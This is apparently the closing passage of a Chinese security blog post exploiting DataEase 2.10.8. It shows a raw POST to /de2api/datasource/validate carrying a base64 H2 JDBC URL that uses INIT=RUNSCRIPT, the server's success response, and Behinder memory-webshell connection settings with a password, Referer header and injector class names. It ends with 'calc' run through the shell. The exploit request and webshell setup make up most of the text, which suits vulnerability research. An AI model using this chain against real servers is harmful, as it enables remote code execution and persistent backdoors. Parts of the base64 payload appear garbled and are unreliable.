VOU0NSSVBUIEZST00gJ0Q6L3Rlc3QvYWfhJyIsInVybFR5cGUI0iJqZGJjVXJsIiwic3NoVHlwZSI6InBh
c3N3b3JkIwiZXh0cmFQYXJhbXMiOiIiLCJ1c2VybmrFtZSI6IjEyMyIsInBhc3N3b3JkIjoMTIzIiwiaG
9zdCI6IiIsImF1dGhNZXRob2QiOiIiLCJwb3J0IjowLCJpbml0aWFsUG9vbFNpemUi0jUsIm1pb1Bvb2xT
aXplIjo1LCJtYXhQb29sU2l6ZSI6NSwicXVlcnlUaW1lb3V0IjozMH0="}

```

The screenshot shows the browser's developer tools Network tab with two panels: '请求' (Request) and '响应' (Response).

**请求 (Request):**

- Method: POST
- URL: /de2api/datasource/validate HTTP/1.1
- Headers:
  - Host: 127.0.0.1:8100
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
  - Accept: application/json, text/plain, \*/\*
  - Accept-Language: zh-CN
  - Accept-Encoding: gzip, deflate, br
  - Content-Type: application/json
  - Content-Length: 468
  - Origin: http://127.0.0.1:8100
  - Sec-GPC: 1
  - Connection: close
  - Referer: http://127.0.0.1:8100/
  - Sec-Fetch-Dest: empty
  - Sec-Fetch-Mode: cors
  - Sec-Fetch-Site: same-origin
  - Priority: u=0
- Body (raw):
 

```
{
        "id": "",
        "name": "a",
        "description": "",
        "type": "h2",
        "configuration": "eyJkYXRhQmFzZSI6IiIsImpkYmMiOiJqZGJjOmgyOm1lbTp0ZXN0ZGI7VFJBQ0VfTEVWRUxfU1lTVEVNX09VV0z00luSVQ9Un
        VOU0NSSVBUIEZST00gJ0Q6L3Rlc3QvYWfhJyIsInVybFR5cGUI0iJqZGJjVXJsIiwic3NoVHlwZSI6InBh
        c3N3b3JkIwiZXh0cmFQYXJhbXMiOiIiLCJ1c2VybmrFtZSI6IjEyMyIsInBhc3N3b3JkIjoMTIzIiwiaG
        9zdCI6IiIsImF1dGhNZXRob2QiOiIiLCJwb3J0IjowLCJpbml0aWFsUG9vbFNpemUi0jUsIm1pb1Bvb2xT
        aXplIjo1LCJtYXhQb29sU2l6ZSI6NSwicXVlcnlUaW1lb3V0IjozMH0="
      }
```

**响应 (Response):**

- HTTP/1.1 200
- Cache-Control: no-cache
- Cache: no-cache
- Pragma: no-cache
- Expires: 0
- Vary: Origin
- Vary: Access-Control-Request-Method
- Vary: Access-Control-Request-Headers
- Content-Type: application/json
- Date: Mon, 08 Sep 2025 07:40:48 GMT
- Connection: close
- Content-Length: 500
- ```
{
  "code": 0,
  "msg": null,
  "data": [
    {
      "id": null,
      "pid": null,
      "name": null,
      "description": null,
      "type": "h2",
      "typeAlias": null,
      "catalog": null,
      "catalogDesc": null,
      "configuration": null,
      "apiConfigurationStr": null,
      "paramsStr": null,
      "createTime": null,
      "updateTime": null,
      "updateBy": null,
      "createBy": null,
      "creator": null,
      "status": "Success",
      "syncSetting": null,
      "editType": null,
      "nodeType": null,
      "action": null,
      "fileName": null,
      "cins": null
    }
  ]
}
```

从返回看出来已经执行成功了，最后直接上冰蝎进行连接：

```

密码: Ulwumtn
请求路径: /*
请求头: Referer: Aatrl
脚本类型: JSP
内存马类名: org.apache.logging.Log4jConfigHnListener
注入器类名: com.fasterxml.jackson.x.ThreadUtil

```

新增Shell

URL:

脚本类型:

加密类型:  默认  自定义 \* 默认: 使用冰蝎v3.0内置加密模式

连接密码:

分类:

Referer: Aatrl

自定义请求头:

请输入备注信息

备注:

http://127.0.0.1:8100/de2api/

URL:

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

D:/BaiduNetdiskDownload/dataease\_2.10.8\_win\_amd64/DataEase-win32-x64/resources/env/bin/ >calc

D:/BaiduNetdiskDownload/dataease\_2.10.8\_win\_amd64/DataEase-win32-x64/resources/env/bin/ >

计算器

标准

0

|     |                |     |    |    |                |
|-----|----------------|-----|----|----|----------------|
| MC  | MR             | M+  | M- | MS | M <sup>v</sup> |
| %   | CE             | C   | ⊗  |    |                |
| ✓x  | x <sup>2</sup> | ✓✓x | ÷  |    |                |
| 7   | 8              | 9   | ×  |    |                |
| 4   | 5              | 6   | -  |    |                |
| 1   | 2              | 3   | +  |    |                |
| +/- | 0              | .   | =  |    |                |

## 总结

感觉这种打法虽然稳定，但在实战中还是poc太长了，特别是注入内存马的情况下，感觉可以配合临时文件实现更优雅的不出网注入，可以参考p神的文章：[ClassPathXmlApplicationContext的不出网利用](#) 以及m4x哥哥的文章 [从JDBC MySQL不出网攻击到spring临时文件利用](#)，本文提到的代码已经放在<https://github.com/yulate/jdbc-tricks/>上了，欢迎star以及补充更多神奇jdbc小trick。